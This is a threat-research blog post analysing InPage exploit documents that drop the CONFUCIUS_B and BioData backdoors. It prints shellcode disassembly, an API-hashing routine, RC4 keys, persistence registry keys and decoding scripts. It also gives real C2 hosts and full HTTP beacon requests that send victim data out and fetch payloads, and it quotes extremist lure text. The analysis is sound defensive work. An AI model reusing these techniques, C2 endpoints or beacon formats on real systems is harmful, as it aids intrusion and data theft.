Recent InPage Exploits Lead to Multiple Malware Families

unit42.paloaltonetworks.com/unit42-recent-inpage-exploits-lead-multiple-malware-families

By Jacob Soo and Josh Grunzweig November 2, 2017

In recent weeks, Unit 42 has discovered three documents crafted to exploit the InPage program. InPage is a word processor program that supports languages such as Urdu, Persian, Pashto, and Arabic. The three InPage exploit files are linked through their use of very similar shellcode, which suggests that either the same actor is behind these attacks, or the attackers have access to a shared builder. The documents were found to drop the following malware families:

- The previously discussed CONFUCIUS_B malware family
- A backdoor previously not discussed in the public domain, commonly detected by some antivirus solutions as "BioData"
- A previously unknown backdoor that we have named MY24

The use of InPage as an attack vector is not commonly seen, with the only previously noted attacks being documented by Kaspersky in late 2016.
The decoy documents used by the InPage exploits suggest that the targets are likely to be politically or militarily motivated. They contained subjects such as intelligence reports and political situations related to India, the Kashmir region, or terrorism being used as lure documents.
In the blog below, we analyze and present our findings on three of these malicious InPage documents:

We also include analysis of the new backdoor we discovered: MY24.

Cyber Advisory No 91.inp

We discovered the first InPage exploit to have the following attributes:

SHA256	1d1e7a6175e6c514aaeca8a43dabefa017ddc5b166c-cb636789b6a767181a022
Original Filename	Cyber Advisory No 91.inp

The exploit for this document is the same one described by described by Kaspersky late last year. This exploit was unsuccessful in the latest version in InPage (Version 3.60), and as such the underlying vulnerability has likely been patched.
Overall, the entire execution flow of this malware from start to finish can be summarized as follows:





Figure 1 InPage exploit document execution flow

When the malicious .INP file is opened using a vulnerable version of InPage, it will execute the shellcode that is embedded within it.

This particular shellcode, along with the shellcode found within another InPage exploit document that will be discussed later on, began with a marker of ‘LuNdLuNd’, followed by a series of NOPs. It continues to identify an offset to an embedded executable file, which will eventually be run on the victim machine.

This particular shellcode uses a unique hashing mechanism for identifying and loading Microsoft Windows libraries and functions. It uses this method to load a series of functions, as seen below:



```
push    ebp
mov     ebp, esp
push    347Ah
push    1B708h
call    loadFunction                    ; ntdll.dll / memcpy
add     esp, 8
mov     ecx, [ebp+arg_0]
mov     [ecx+0Ch], eax
push    34C4h
push    1B708h
call    loadFunction                    ; ntdll.dll / memset
add     esp, 8
mov     edx, [ebp+arg_0]
mov     [edx+10h], eax
push    70472Ch
push    1B708h
call    loadFunction                    ; ntdll.dll / RtlAllocateHeap
add     esp, 8
mov     ecx, [ebp+arg_0]
mov     [ecx+18h], eax
push    1C3E72Ch
push    1B708h
call    loadFunction                    ; ntdll.dll / RtlReAllocateHeap
add     esp, 8
mov     edx, [ebp+arg_0]
mov     [edx+14h], eax
push    0D5786h
push    0D4E88h
call    loadFunction                    ; kernel32.dll / LoadLibraryA
```

Figure 2 Shellcode loading functions using custom hashing algorithm

The hashing algorithm in question can be represented in Python as follows:

```
def hashAlgo(string):
  hsh = 0
  for c in string:
    v1 = ord(c) | 0x60
    hsh = 2 * (hsh + v1)
  return hsh
library = "ntdll.dll"
function = "memcpy"
print "[+] '{}' Library: 0x{:x}".format(library, hashAlgo(library))
print "[+] '{}' Function: 0x{:x}".format(function, hashAlgo(function))
Output:
[+] 'ntdll.dll' Library: 0x1b708
[+] 'memcpy' Function: 0x347a
```

This particular hashing algorithm does not appear to be widely used, however, in our searches using the YARA rule provided at the end of this blog, we were able to identify roughly 70 PE32 samples that have recently employed this same hashing technique.
The shellcode then proceeds to attempt to create a mutex with a value of “QPONMLKJIH” to ensure only one instance of the shellcode is running at a given time. Finally, the shellcode will copy the embedded payload into newly allocated memory before executing it.
This newly dropped payload is a DLL with the following attributes:

SHA256	7bbf14ced3ca490179d3727b7287eb581c3a730131331be042d0f0510bc804f9
Compile Timestamp	2015-05-08 12:51:54 UTC
PDB String	c:\users\mz\documents\visual studio 2013\Projects\Shellcode\Release\Shellcode.pdb


This particular DLL acts as a dropper, and has two embedded resource files—an executable payload that will be used to ultimately drop the final payload, as well as a decoy InPage file. It begins by spawning a new thread that loads the two files from embedded resources with names of ‘BIN’ and ‘BIN2’ respectively. The executable is dropped to the following path before it is executed:

```
%TEMP%\winopen.exe
```

The InPage decoy document is dropped to the following path before it is run:

```
%TEMP\SAMPLE.INP
```

The decoy document in question looks like the following. The rough translation to English has been provided in red:



Rough Translation

Bismillah Rahman Rahman

Senior leader of the struggle, Senior Hurriyat leader and Chairman of the Democratic Freedom Party, arrested by Enforcement Directorate, has been arrested by the Enforcement Directorate in Delhi where they are being mentally arranged for mental and physical abuse. The protesters are grateful to arrest leaders, Indian media The purpose of imparting unbiased and false allegations and exploiting them with physical affliction is nothing other than that the people of Jammu and Kashmir should be confiscated from the freedom of movement and to be transformed into the leadership of the leader. With trains, arrests and arrests By doing so, we want to push our driven struggle to a strong power struggle. More than now, the terror funding on the leadership and the name of receiving funding from the foreign countries is being blamed and thus puts a curse on the hands of the Indian soldiers. The failed efforts are being done, and on the other hand, the efforts of the funds from foreign countries and the standing deposits are being tried to believe that this struggle is not of the local novel but on the honey of external countries and with funds. .

We want to make it clear that when India and its local occupiers were under pressure to press the public, they criticized the Hurriyat leaders as well as arresting them and keeping them in Delhi in Delhi. There was sufficient space inside the Constitution of the State for open and transparent testing of such allegations, but regret that people who were trying to bid for Bid against Self Rule, Battle of Ideas, For such activities, not only the Hurriyat leadership in the hands of Delhi, under the support of its supporters and the revolving island. It is open to believe, but the fact is that what is all about these people?

If the State Administration was adjacent to investigating the basis of unexploded cases against leaders, they had plenty of opportunities to fulfill their counterparts under the constitution of Jammu and Kashmir instead of filing the cases in Delhi, In order to take revenge against them and to relieve them, the local administration has filled their supporters, handed them to Delhi, and in order to stay on the throne of unity, they have brought selected seals to all the plays.

Mr. Shabir Ahmad Shah, who was arrested in jail in jail in 2011, was often arrested or was detained in his house and thus was not allowed to meet anyone nor was he allowed to participate in peace political activities. .

Shabir Ahmed Shah is currently living in isolation in the custody of the Enforcement Directorate in Delhi. He has no involvement .Charges are not allowed to change .Shibir Shah Shah is kept in a room with which a dirty stream passes And because of the piles of dirt and mosquitoes, they can not rest well and the limit is that they are not allowed to wear chapel in their legs, and they do not have any feathers in these severe summer months .Children have all their bodies But the Dunk marker has affected and it is clear that they are planning to keep them. During that time their family S meeting with the Delhi court to meet him but there he was reverted to saying that he is still on the judicial remand. In his case, his wife was allowed to meet only a few moments after waiting for a full day. During the meetings, Shabir Ahmad Shah was excited about the message he said in his message of the name where my children and the children of my people are presenting their dear ones; I repeat that if I also execute me in favor of right If it is, then it will be good for me, but I will not cursed nor bow down.

In relation to the alleged allegations imposed upon them, we would like to clarify that in 2005, Kashmir was associated with trade-related trades, which was also a trader named Mohammad Aslam Vani, was arrested by the Delhi police and it was a weapon and a large Claimed to export money .Police gave it...

Figure 3 Decoy InPage file with rough translation

Based on the rough translation of this document, it appears to deal with current issues within the Kashmir region. This of course is not consistent with the original filename, and it is unclear why this is the case. Perhaps the attacker forgot to change the lure from a previous exploit, or simply didn't find it necessary. This lure, while inconsistent with the original filename, is in line with the other InPage exploit file that also looked to be of the same subject matter.

The executable file in the '%TEMP%\winopen.exe' path has the following attributes:

SHA256	692815d06b720669585a71bc8151b89ca6748f882b35e365e08c-faf6eda77049
Compile Timestamp	2017-07-31 06:03:42 UTC

This particular executable is made to resemble the legitimate application Putty. Unlike other files we witnessed up to this point, this sample has rudimentary anti-debugging and anti-analysis techniques in place prior to the main execution flow.

It proceeds to decrypt an embedded resource object using the RC4 algorithm. The following key is used for decryption:

> VACqItywGR1v3qGxVZQPYXxMZV0o2fzp

After this data is decrypted, the following registry key is written to ensure persistence. Again, we see the malware mimic the appearance of the legitimate Putty application.

> HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\Putty – %TEMP%\winopen.exe

Finally, the malware will spawn a new suspended instance of itself, where the decrypted data is written and subsequently executed.
This next stage of malware has the following properties:

SHA256	bb5540fe0bbc0cda08865aad891a585cd465b224bfe84762216cd04178087516
Compile Timestamp	2017-05-17 05:47:05 UTC

This malware operates almost identical to the previously witnessed sample. However, this time the embedded resource object is decrypted using the following RC4 key:

> kRPAnN2DN6vfrxsJ55Lntnh7Mma8E68s

The next, and last stage of this malware execution has the following attributes:

SHA256	d1a14bc3160f5ed6232ceaf40de1959d7dba3eae614efd2882b04d538cda825b
Compile Timestamp	2016-10-31 02:41:09 UTC

This final payload is an instance of the CONFUCIUS_B malware family, which we have previously discussed. This particular sample attempts to connect to the following host for C2 operations:

> 151.80.14[.]194

Intelligence Report-561 (1).inp

We identified this malicious InPage document as having the following attributes:

SHA256	35c5f6030513f11fd1dcf9bd232de457ba7f3af3aedc0e2e976895b296a09df6
Original Filename	Intelligence Report-561 (1).inp

This particular exploit file uses the exact same shellcode witnessed previously, where an embedded DLL is loaded into memory. Again, this executable drops and executes two files—a Microsoft Windows executable payload and an InPage decoy document.
The embedded payload within the shellcode has the following attributes:

SHA256	83e3b2938ee6a3e354c93c6ec756da96b03cc69118b5748b07aee4d900da1844

Compile Timestamp	2015-05-08 12:51:54 UTC
PDB String	c:\users\mz\documents\visual studio 2013\Projects\Shellcode\Release\Shellcode.pdb

Again, we see the executable payload and decoy document dropped to the following respective locations:

- %TEMP%\winopen.exe
- %TEMP%\SAMPLE.inp

The dropped executable is a previously undocumented backdoor written in Delphi that has been named BioData by multiple antivirus organizations.
This InPage exploit document follows a much simpler execution flow, as seen in the following diagram.





Figure 4 InPage exploit execution flow

The decoy InPage file dropped by this malware looks like the following. The language used within it appears to be a mix of Arabic and Urdu. A rough translation has been provided in red in the image below.



1-Makki Sahib / Ghazwa-e-Hind

ہندوستان پہ حملے

عبدالرحمن مکی d

السلام علیکم ورحمۃ اللہ وبرکاتہ!

ان الحمد للہ نحمدہ ونستعینہ ونستغفرہ ونعوذ باللہ من شرور انفسنا ومن سیآت اعمالنا من یھدہ اللہ فلا مضل لہ ومن یضلل فلا ھادی لہ۔ واشھد ان لا الہ الا اللہ وحدہ لا شریک لہ واشھد ان محمداً عبدہ و رسولہ۔اما بعد! فقال رسول اللہ e:

((عصابتان من أمتی أحرزھما اللہ من النار :عصابۃ تغزو الھند، وعصابۃ تکون مع عیسی ابن مریم علیھما السلام)) [سنن النسائی :۳۱۷۵]

عزیز بھائیو! ساتھیو! ہمارا جو سلسلہ منقطع ہو گیا تھا حج کے پہلے سے اس میں بہت ساری قیمتی قیمتی مصروفیات آئیں تو الحمد للہ آج پھر سے وہ جاری ہو رہا ہے۔ اللہ تعالی سے دعا کرتے ہیں کہ ہم ان شاء اللہ غزوہ ہند پر اسباق پورے تسلسل کے ساتھ اور اس کی ساری اہم اہم سمتوں اور جہات کا لحاظ کرتے ہوئے اس کو سنائیں گے۔ بہت ساری باتیں بہت قیمتی اور ضروری جو عام طور پر اس موضوع میں لوگوں کی آنکھوں کے سامنے نہیں ہیں، احاطہ علمی میں نہیں ہیں وہ بہت ساری باتیں آپ بھائیوں کی خدمت میں بیان کیں۔ میں سمجھتا ہوں کہ ایک اچھا خاصہ خلفیہ پس منظر ان شاء اللہ آپ بھائیوں کے ذہن میں موجود ہوگا اگر آپ نے اس کے نوٹس توجہ سے لیے ہوں۔

Attack on india

Abdul Rahman Makki d

I'm sorry.
These are the names of the Prophet Muhammad (peace and blessings of Allaah be upon him) and the Prophet (peace and blessings of Allaah be upon him). And Ashid, the son of Allah, the Almighty, the Compassionate.

The Messenger of Allah said:
((Two bands of my nation, God forbid from the fire: gang invade the Hind, and the Tsua Tkun Essis son of Mary peace)) [Sinan women: 3175]

Dear brother! Friends! The chain of transmission that has been disconnected from the beginning of Hajj has a very precious precious engagement. Allah Almighty says that we will address these verses on the basis of the teachings of Allah on the whole continent, covering the most important directions and directions of Him. Many things are very precious and important that are not in front of people's eyes in this subject; they are not covered in knowledge; they contain many things in your service to the brothers. I understand that a good specialty background will be present in the minds of your brothers if you notice its notice.


Figure 5 Decoy InPage document dropped by malware

The Biodata payload has the following attributes:

SHA256	5716509e4cdbf8ffa5f-bce02b8881320cb852d98e590215455986a5604a453f7
Compile Timestamp	1992-06-19 22:22:17 UTC

Note that the timestamp above is the result of this sample being compiled in Delphi, which uses the same hardcoded compilation timestamp for all samples that are generated.

Throughout the execution of this sample, numerous strings are decoded using a customized 94-character substitution table. BioData will go through each character of the obfuscated string, and will replace each character based on the following table:



```
Original  $ (,048<@DHLPTX\`dhlptx|#+/37;?CGKOSW[_cgkosw{"&*.26:>BFJNRVZ^bfjnrvz~!%)-159=AEIMQUY]aeimquy}

     New  bT~*X^KvW}Fh39`0-I_g(]OQZ,7+2%"G&Pt>S!wkJf 1rcq4yH\zdE)em8BM5NxL;6U<.s[C#up=/i:?RDjYnoa@V{A|$l
```

Figure 6 Substitution table used by BioData

The malware proceeds to generate and create a 'Document' folder within the %USERPROFILE% directory. This folder will contain all of the malware's files throughout its execution. In order to maintain persistence, the malware will generate the following file in the startup folder, which points to the current path of the BioData executable:

Adobe creative suit.lnk

BioData proceeds to generate a randomized 30-character string of uppercase and lowercase letters. This string is written to the following file:

%USERPROFILE%\Document\users.txt

This 30-character string is used by the malware to act as a unique identifier for the victim, and will be used for all network communication with a remote server.
The username and computer name are identified, and are written to a string of the following format:

User name and System Name :- [Username]_[Computer Name]

This data is obfuscated and written to the following file:

%USERPROFILE%\Document\SyLog.log

In order to obfuscate this data, the malware uses a unique algorithm. Represented in Python, the following script will decode this file:


```
import sys
from binascii import *
file = sys.argv[1]
fh = open(file, 'rb')
fd = fh.read()
fh.close()
def bit_not(n, numbits=8):
  return (1 << numbits) - 1 - n
def decode(data):
  c = 0
  output = ""
  for d in data:
    o = bit_not((0x6121 >> c) & 0xFF)
    output += chr(ord(d) ^ o)
    c += 1
    if c == 32:
      c = 0
  return output
print decode(fd)
```

BioData sends both GET and POST requests to the following URL:

http://errorfeedback[.]com/MarkQuality455/developerbuild.php

POST requests are made with a hardcoded User-Agent, shown below in Figure 7. Additionally, a 'b' GET parameter is included that contains the victim's previously generated unique identifier. The contents of the POST requests are the obfuscated


SyLog.log file. The remote C2 server has been observed responding to these requests with ‘Success’. These requests simply act as a beacon, including the basic victim information that was previously obtained.



```
POST /MarkQuality455/developerbuild.php?b=bzGwXILtkMRZaJxzciXAeCYviduBuy HTTP/1.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------101917064710099
Content-Length: 245
Host: errorfeedback.com
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)

----------101917064710099
Content-Disposition: form-data; name="unit"; filename="C:\Users\[redacted]\Document\SyLog.log"
Content-Type: application/octet-stream

.......P..........................................
----------101917064710099--
HTTP/1.1 200 OK
Date: Thu, 19 Oct 2017 13:47:10 GMT
Server: Apache
X-Powered-By: PHP/5.5.33
Connection: close
Content-Type: text/html

Success
```

Figure 7 HTTP POST request by BioData

GET requests are made in a slightly different fashion. These requests contain an empty User-Agent, and are also found to be missing a number of HTTP headers that are commonly seen.



```
GET /MarkQuality455/developerbuild.php?b=bzGwXILtkMRZaJxzciXAeCYviduBuy HTTP/1.1
Host: errorfeedback.com
Accept: text/html, */*
User-Agent:

HTTP/1.1 200 OK
Date: Thu, 19 Oct 2017 13:47:11 GMT
Server: Apache
X-Powered-By: PHP/5.5.33
Content-Length: 0
Connection: close
Content-Type: text/html
```

Figure 8 HTTP GET request by BioData

Unlike the POST requests, the malware both looks for and makes use of the response given, if any, by the C2 server. The malware parses any response given by first hex-decoding it. It then base64-decodes the resulting string. The final string is used to form a subsequent GET request.
If for instance, the malware responded with a decoded string of ‘malware.exe’, the subsequent GET request would look like the following:

http://errorfeedback[.]com/MarkQuality455/bzGwXILtkMRZaJxzciXAeCYviduBuy/malware.exe

The request above uses the same victim identifier that has been observed in the previous examples provided.
This hypothetical ‘malware.exe’ request contains the raw contents of the payload that BioData will drop to disk and execute. The contents are placed in the following file path for this hypothetical:

%USERPROFILE%\Document\malware.exe

Finally, after this dropped payload is successfully executed, the malware will send a GET request such as the following:

http://errorfeedback[.]com/MarkQuality455/developerbuild.php?f=62574673643246795a53356c654755&b=bzGwXILtkMRZaJxzciXAeCYviduBuy

